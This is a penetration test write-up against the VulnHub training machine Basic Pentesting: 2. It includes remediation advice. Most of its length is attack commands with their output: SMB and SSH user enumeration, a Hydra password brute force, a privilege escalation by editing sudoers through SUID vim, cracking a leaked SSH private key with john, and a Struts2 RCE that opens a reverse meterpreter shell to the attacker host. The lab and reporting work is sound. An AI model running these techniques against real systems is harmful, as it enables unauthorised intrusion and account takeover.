

Penetration Testing Report (Basic Pentesting: 2)

By Dongchan Lee

TABLE OF CONTENTS

1. Introduction.....	1
1.1 Environment Set-Up.....	1
2. High-Level Summary.....	2
2.1 Recommendations.....	2
3. Testing Methodology.....	4
3.1 Reconnaissance	4
3.2 Target Assessment and Execution of Vulnerabilities	4
3.2.1 Vulnerability Exploited : SMB Security Misconfiguration.....	5
3.2.2 Vulnerability Exploited : SSH Username Enumeration.....	7
3.2.3 Vulnerability Exploited : SSH Brute Force Attack	8
3.2.4 Vulnerability Exploited : Broken Access Control.....	9
3.2.5 Vulnerability Exploited : Apache Struts RCE	15

1. Introduction

I performed an internal penetration test towards the defender's system. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate the defender's system. My overall objective was to evaluate the network, identify systems and exploit flaws while reporting these findings.

The objective of this assessment is to perform an internal penetration test and ultimately gain a root authority on the defender's server. That is, the privilege escalation is the main task of this assessment and other exploitations such as DoS attack will not be handled here.

1.1 Environment Set-Up

Both the environments of an attacker and a defender were built on the virtual machine known as Virtual Box. On Virtual Box, I have set a network named NAT network where the network CIDR is 192.168.0.0/24 and DHCP is enabled. This NAT network allows the communications between more than two servers on the virtual machine through this internal network.

For the attacker, I have installed Kali Linux of the version 2022.4 and set the network to NAT network.

For the defender's system, I have used an environment called Basic Pentesting: 2. This environment has been developed for the purpose of practicing penetration testing and freely distributed by Josiah Pierce on www.vulnhub.com. After the installation, I have also set the NAT network as an adaptor.

2. High-Level Summary

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the defender's network. When performing the attacks, I was able to gain a root authority on the defender's system, primarily due to outdated components and poor security configurations. I identified a total of 5 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
2	1	2	0

Where the risk classification has been divided by the following criteria.

Critical : The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.

High : The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.

Medium : Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.

Low : The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.

2.1 Recommendations

I recommend taking the following actions to improve the security of the system. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully gain access to the system and/or reduce the impact of a successful attack.

1. Update vulnerable and outdated components to latest version.

All the components in the system must frequently be updated. Updates adjust vulnerable sources identified during development and avoid recently-made methods of exploitation. In specific, servers of SSH, HTTP (on port 8080) and

SMB are vulnerable to widely known attacks due to the use of old programs. Therefore, immediate updates on all components including the programs mentioned above should be taken in action.

2. Fix broken access control

The 'vim.basic' used by the system allows SUID permission. It allows all users in the system to use vim editor with root authority which means they can edit all files in the system without restrictions. Also, a secret key for kay account's SSH connection is readable to all users. It implies that any users can access to the system as kay via SSH server using kay's secret key. Therefore, appropriate access controls on these two components need to be implemented.

3. Fix security misconfiguration

Servers which are vulnerable to random input attacks such as denial of service and brute forcing must implement a strong defending system against them. I strongly advice to include the following when building up a security policy.

1. Limit login attempts
2. Monitor IP addresses and apply blocking algorithm
3. Use strong passwords with strong encryption mechanism
4. Build multiple authentication steps such as CAPCHAs and Two-Factor Authentication
5. Use security solutions such as firewalls and plug-ins which supports 1-4.

3. Testing Methodology

Testing methodology was split into three phases: Reconnaissance, Target Assessment, and Execution of Vulnerabilities. During the reconnaissance, I gathered information about the defender's network system. I used port scanning and other enumeration methods to refine target information and assess target values. Next, I conducted my targeted assessment followed by a simulation of an attacker exploiting vulnerabilities in the defender's network.

3.1 Reconnaissance

The reconnaissance phase focuses on identifying the network address and enumerating services of the defender's system. The result is shown below:

IP	OS
192.168.0.6	Linux 3.2~4.9

PORT	SERVICE	Program
22	SSH	openssh 7.2p2
80	HTTP	apache httpd 2.4.18
139	netbios-ssn	samba smbd 3.x~4.x
445	Microsoft-ds	samba smbd 4.3.11-ubuntu
8009	ajp13	apache jserv(Protocol v1.3)
8080	HTTP	apache tomcat 9.0.7

3.2 Target Assessment and Execution of Vulnerabilities


During the target assessment I heavily focus on discovering vulnerabilities that are related to gaining access and root authority of the defender's system. Each vulnerability is covered in detailed below.

3.2.1 Vulnerability Exploited : Samba Security Misconfiguration

Service / port : Samba / 139, 445

Severity : Medium

Vulnerability Explanation :




```
(kali㉿kali)-[~]  
$ sudo enum4linux 192.168.0.6  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Mar 6  
23:15:15 2023
```

Figure 1

Enum4linux is a tool for enumerating information from Windows and Samba systems that is provided by Cisco. Figure 1 shows the execution of enum4linux to scan and enumerate information about Samba system running by the defender's system whose IP address is 192.168.0.6. As a result, two vulnerabilities have been discovered and shown below.

① Usernames registered on Samba server are not securely hidden and easily scanned by attackers. Although revealed usernames do not directly lead to a threat to the system, such information can be utilized in various exploitation by attackers, for example, in brute force attack.



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\kay (Local User)  
S-1-22-1-1001 Unix User\jan (Local User)
```

Figure 2

Figure 2 is a portion of the results scanned via enum4linux. From the figure we see that two users exist, namely kay and jan, on the server.

② The '/Anonymous' directory shared by Samba server does not have password and allows an attacker to access to it. This also is not a direct threat to the system but I was able to see a sensitive text file, 'staff.txt' containing user names. Such files must have appropriate access control and should be treated very carefully.

```

===== ( Share Enumeration on 192.168.0.6 ) =====
File System
  Sharename      Type      Comment
  Anonymous      Disk
  IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
  Server          Comment
  Workgroup       Master
  WORKGROUP      BASIC2

[+] Attempting to map shares on 192.168.0.6
//192.168.0.6/Anonymous Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//192.168.0.6/IPC$ Mapping: N/A Listing: N/A Writing: N/A

```

Figure 3

Figure 3 is a portion of the results scanned via enum4linux which displays a list of shared directories on Samba server. An underlined part indicates that /Anonymous directory shared by Samba server on 192.168.0.6 (defender's system) is accessible without password.

```

(kali@kali)-[~]
$ sudo smbclient //192.168.0.6/Anonymous
[sudo] password for kali:
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.            D          0   Thu Apr 19 13:31:20 2018
..           D          0   Thu Apr 19 13:13:06 2018
staff.txt    N          173 Thu Apr 19 13:29:55 2018

14318640 blocks of size 1024. 11045672 blocks available
smb: \>

```

Figure 4

As shown in figure 4, a command 'smbclient' followed by the directory address let the commander to access to the directory. Although it asks for password, we can have an access by pressing [enter] key without typing any password since no password has been set to the directory. A command 'ls' on 5th line in figure 4 lists out contents existing in the directory. Here, I found 'staff.txt' file.


```
(kali㉿kali)-[~]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Figure 5

Figure 5 shows a content of 'staff.txt'. Although the file does not contain securely week information, it ensures that kay and jan users could be the main administrative users on defender's system. To avoid further exploitations, files containing sensitive contents such as a conversation between registered users must not be opened to guests.

3.2.2 Vulnerability Exploited : SSH Username Enumeration

Service / port : SSH / 22

Severity : Medium

Vulnerability Explanation : SSH is ran by OpenSSH of the version 7.2p2. This version is vulnerable to username enumeration attack. From the information obtained in 3.2.1, I have conducted username enumeration attack on SSH server, that is, kay and jan names were included during the attack.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit
[*] 192.168.0.6:22 - SSH - Using malformed packet technique
[*] 192.168.0.6:22 - SSH - Starting scan
[+] 192.168.0.6:22 - SSH - User 'jan' found
[+] 192.168.0.6:22 - SSH - User 'kay' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 6

Using a module called 'ssh_enumusers' provided by Metasploit, I have found jan and kay users on SSH server. Metasploit is a tool which provides various information about computer security. I can interact and find useful modules for exploitations offered by Metasploit through msfconsole which is a Metasploit-Framework. 'msf6' on leftmost corner in figure 6 indicates that my interface is connect to msfconsole and is ready to communicate with Metasploit. In addition, 'auxiliary(scanner/ssh/ssh_enumusers)' on the 1st line in figure 6 tells us that


‘ssh_enumusers’ module that is used in SSH username enumeration attack is loaded and ready to exploit.

3.2.3 Vulnerability Exploited : SSH Brute Force Attack

Service / port : SSH / 22

Severity : High

Vulnerability Explanation : Having found the usernames registered on SSH server, I conducted a brute force attack using a tool ‘hydra’ and identified that jan, a registered user, was using a widely known password ‘armando’.



```
(kali㉿kali)-[~]
└─$ sudo hydra -l jan -e nsr -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.6
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-07 00:39:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402
), ~896526 tries per task
[DATA] attacking ssh://192.168.0.6:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 14344259 to do in 1637:29h, 13 active
[STATUS] 108.00 tries/min, 324 tries in 00:03h, 14344081 to do in 2213:36h, 13 active
[STATUS] 95.14 tries/min, 666 tries in 00:07h, 14343739 to do in 2512:41h, 13 active
[22][ssh] host: 192.168.0.6 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
```

Figure 7

Kali Linux provides ‘rockyou.txt’ file containing a frequently used passwords. Figure 7 is the result of the brute force attack on SSH server using ‘rockyou.txt’ file and we see that the user jan uses password ‘armando’. Such widely known passwords are fragile to brute force attack. Thus, password must be long-digit combinations of various characters including upper and lower cases, special characters and numbers.

```
(kali㉿kali)-[~]
└─$ sudo ssh jan@192.168.0.6
jan@192.168.0.6's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

282 packages can be updated.
201 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Mar  7 01:14:20 2023 from 192.168.0.4
jan@basic2:~$
```

Figure 8

Figure 8 shows that I can access to the defender's system using jan account.

3.2.4 Vulnerability Exploited : Shell Broken Access Control

Service : Shell

Severity : Critical

Vulnerability Explanation :

① At [/github.com/sleventyeleven/linuxprivchecker.git](https://github.com/sleventyeleven/linuxprivchecker.git), a tool 'linuxprivchecker.py' written in python is provided. The tool scans vulnerabilities in a given system to check if exploitation in regards to privilege escalation exists. In order to use the tool, I downloaded the tool on Kali Linux and uploaded it on web server so that I can download and execute it on defender's system using jan account.

```
(kali㉿kali)-[/var/www/html]
$ sudo git clone https://github.com/sleventyeleven/linuxprivchecker.git
Cloning into 'linuxprivchecker' ...
remote: Enumerating objects: 112, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 112 (delta 4), reused 16 (delta 3), pack-reused 90
Receiving objects: 100% (112/112), 48.60 KiB | 1.87 MiB/s, done.
Resolving deltas: 100% (30/30), done.
```

Figure 9

As shown in figure 9, downloading contents from `/github.com/sleventyeleven/linuxprivchecker.git` to `/var/www/html` allows the user jan from defender's system to download 'linuxprivchecker.py' tool from Kali Linux web server since `/var/www/html` is a directory shared via web server.

```
jan@basic2:~$ cd /tmp
jan@basic2:/tmp$ wget 192.168.0.4/linuxprivchecker/linuxprivchecker.py
--2023-03-07 01:38:11-- http://192.168.0.4/linuxprivchecker/linuxprivchecker.py
Connecting to 192.168.0.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37196 (36K) [text/x-python]
Saving to: 'linuxprivchecker.py'

linuxprivchecker.py 100%[=====>] 36.32K --.-KB/s in 0s
2023-03-07 01:38:11 (341 MB/s) - 'linuxprivchecker.py' saved [37196/37196]
jan@basic2:/tmp$ python linuxprivchecker.py -w -o result.log
```

Figure 10

The 2nd line in figure 10 which starts with 'wget' command executes downloading 'linuxprivchecker.py' from Kali Linux web server whose IP address is 192.168.0.4. The last line is the command for the execution of linuxprivchecker.py and the option '-w (write) -o (output file) result.log' writes the results of scanning and saves (outputs) the written file as result.log. A sever vulnerability has been discovered and is explained below at ①.

① The file editor vim located at `/usr/bin/vim.basic` allows SUID permission on execution. This vulnerability allows general users to edit contents of files using vim editor since SUID permission temporarily gives root authority while using the editor. Having found this vulnerability, I modified the file `/etc/sudoers` using

vim editor and allowed jan to use ‘sudo’ command so that jan gain a permanent root authority by the command ‘sudo -i’.

```
-rwsr-xr-x 1 root root 14864 Jan 17 2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-sr-x 1 root root 85832 Nov 30 2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 428240 Jan 18 2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch
-helper
-rwsr-xr-x 1 root root 2437320 Nov 24 2016 /usr/bin/vim.basic
-rwxr-sr-x 1 root crontab 36080 Apr 5 2016 /usr/bin/crontab
-rwxr-sr-x 1 root tty 14752 Mar 1 2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 62336 May 16 2017 /usr/bin/chage
-rwsr-xr-x 1 root root 23376 Jan 17 2016 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwxr-sr-x 1 root ssh 358624 Jan 18 2018 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 22768 May 16 2017 /usr/bin/expiry
```

Figure 11

The figure 11 shows a portion of the result.log. The underlined part is the information of the file editor, vim. As indicated in green circle from the figure, the ‘s’ part from -rwsr-xr-x indicates SUID permission is being allowed while using vim editor.

```
jan@basic2:/tmp$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
jan@basic2:/tmp$ vim /etc/sudoers
```

Figure 12

‘/etc/sudoers’ is readable only to administrative user, root as you can see from the 2nd line in figure 12. However, we can open and even modify ‘/etc/sudoers’ when we access to it via vim editor since SUID permission on vim gives root authority to jan. The consequent result is described below.

```

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
jan     ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

```

Figure 13

Figure 13 shows the content of '/etc/sudoers'. The underlined part had been added on the file which gives jan a root authority via the command 'sudo -i'.

```

jan@basic2:/tmp$ sudo -i
[sudo] password for jan:
root@basic2:~#

```

Figure 14

Figure 14 is the result of the execution of 'sudo -i'. Since jan's password (armando) has been cracked in part 3.2.3, we see that root authority is given to jan as indicated by a green circle the figure.

② Attackers can infer that kay user is dedicated with sudo permission because '.sudo_as_admin_successful' file is existing at '/home/kay'. Thus, accessing to the defender's system with kay account could give us root authority. At kay's home directory, a secret key 'id_rsa' which has been generated for kay's SSH connection has an invalid access control.


```

jan@basic2:/home/kay/.ssh$ ls -al
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--(1) 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub

```

Figure 15

A 'r' sign indicated by the green circle in figure 15 suggests that users other than kay can read the file. It implies that I can the content of id_rsa using jan account.

```

jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IcNB/10q2Pd5E223oAa3XlvhuS21crRr4ONGUAnKcXg3+9vn6xcuipzUDuU1Z
o9dyIE3B4wU7Tue8Psm487RdFVKtOVQVHY1K2Ly2Lka2CnFjzB1Ly4FMaDeN
XRvJw/HRI6cXPY8B7nsA1eiPYrPZH3QOF1VLSMvY79RC6516frkDSvXx2bdfX
AKAN+3T5FU9AEVKB3tZnLEBw31mxjv0LLXAqIaX5QfexMacIQDUNCHATLpVxmN
1G4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lpbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqykLKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxM1
1IW2ye4yrLETfc275hzVYVh6FkLgtOfaly0bMgGirM+eWVoX0rZPB1v81yNTDdDE
3jRjgbOGLPs01hAWKIRxUPaEr18lc2+0LY00Vw2oNL2xKUGtQpV2jwH04yGdXbfJ
LYWLXxnJpVMhKC6a75pe4ZVxfmMt0QCk4oK01aRGmLFNwaPxJYV6HauUoVEXN7
bUpo+eLYVs5mo5tbpWdh10NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbzYHNEwMppE218mFSaVFCJEC3cDgn5TVQXfh6CJJRVrhdXVy
VQVjsot+CzF7mbWm5nFstPPL0nndC6JmrUEUjeIbLzBcW6bX5s+b95eFecwMmVe
B0WhqnPtDtVtg3sFdjxp0hgGqK4bAMBnM4chFck7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9wnFOddn+U4pYpPmNUc2d2QekNIWYEXZIZMyypuGCFa0SARf6/kKwG
oHACCX31hAQKBo+SflgXBHx6k6ocQAW0xY2umPKNBbz2lQL0s1JpZK1ibnL
VaPeV7X25NaUyu5u4bgtFhb/f8aBkbeL4XLWR+4Hxbotp3K6RVByEPZ/kv10q3S1
GpwHSRZon320+A4hOPkcG66JdyHlS6B328uViI60a6frY1OnA4TEjJTP05RpcSEK
QKtI65gICbpcWj1U419mEHZeHc0r2lyufZbnFYurQCV08+eS8X75se0N28auQL
4D14IXITq5saCHP4y/ntmz1A3Q0FNj2XaqdFK/hTAdhMQ5diGXNw3tbnD8wGveG
VFNSaEXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBZWk10CPHFLYUmoDeLqP/Nik
o5XLoJc8aZemI15RAH5gDCLT4k67we19j/JQ6zLUT0vSmLono1I1FdsM04UnyJ3

```

Figure 16 on the left is a portion of the content of id_rsa seen by jan account. Having found the secret key, I can access to the system using key account via SSH.

Figure 16

```

(kali@kali)-[~]
└─$ sudo john crack_sshkey
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded h
ashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:15:51 3/3 0g/s 1262Kp/s 1262Kc/s 29d9g15 ... sexyandes
beeswat (kay_sshkey)
1g 0:00:23:44 DONE 3/3 (2023-03-07 22:45) 0.000702g/s 1362Kp/s 1362Kc/s 1362K
C/s beeswat..beeswin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Figure 17

Once the secret key is revealed, the second password for kay's SSH connection can easily be broken by the cracking-oriented tool 'john the ripper'. The green circle in figure 17 is the kay's second password for SSH connection.

```
(kali㉿kali)-[~]  
$ sudo ssh -i kay_sshkey kay@192.168.0.6  
Enter passphrase for key 'kay_sshkey':  
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
281 packages can be updated.  
201 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Tue Mar  7 22:59:00 2023 from 192.168.0.4  
(kay)basic2:~$
```

Figure 18

A 'kay_sshkey' shown on the 1st line in figure 18 is the file containing the secret key copied from id_rsa. The 2nd line asks for the second password which is beeswax (refer to figure 17). As indicated by green circle in the figure, I have successfully infiltrate to the system with kay account.

```
kay@basic2:~$ ls -al  
total 48  
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .  
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..  
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history  
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout  
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc  
drwx----- 2 kay kay 4096 Apr 17 2018 .cache  
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht  
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano  
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak  
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile  
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh  
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful  
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo  
kay@basic2:~$ cat pass.bak  
heresareallystrongpasswordthatfollowsthepasswordpolicy$$  
kay@basic2:~$ sudo -i  
[sudo] password for kay:  
root@basic2:~#
```

Figure 19

Escalating the privilege to root authority requires kay's password registered in the system (The passwords found from figure 15 to 18 are registered and required by SSH server). And kay's home directory has a password backup file 'pass.bak'. Since I have accessed to the system with kay's account, now I can read the file as shown in a red square box in figure 19. Using this information, root authority has been given to kay's account.

3.2.5 Vulnerability Exploited : Apache Struts RCE

Service / port : Apache Struts 2.5.12 (serviced on Apache Tomcat) / 8080

Severity : Critical

Vulnerability Explanation : The Apache Struts 2 REST Plug-in uses XStream library that serializes Java objects to XML and de-serializes XML to objects. Without type filtering, de-serializing XML payloads may lead to Remote Code Execution. This type of vulnerability is well known as cve-2017-9805. Once the exploit is executed, privilege escalation can be done using the methods described in 3.2.4.

```
msf6 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started reverse TCP handler on 192.168.0.4:4444
[*] Sending stage (24380 bytes) to 192.168.0.6
[-] Meterpreter session 5 is not valid and will be closed
[*] 192.168.0.6 - Meterpreter session 5 closed.
[*] Sending stage (24380 bytes) to 192.168.0.6
[*] Meterpreter session 6 opened (192.168.0.4:4444 → 192.168.0.6:55184) at 2023-03-07 23:21:05 -0500

meterpreter > shell
Process 2788 created.
Channel 1 created.
cd home
ls -al
total 16
drwxr-xr-x  4 root root 4096 Apr 19  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
drwxr-xr-x  2 root root 4096 Mar  7 21:55 jan
drwxr-xr-x  5 kay  kay 4096 Apr 23  2018 kay
```

Figure 20

Using a module called 'struts2_rest_xstream' on msfconsole provided by

Metasploit (Metasploit is described in 3.2.2), I have connected to defender's system. In figure 20, we see that jan and kay users exist in the system.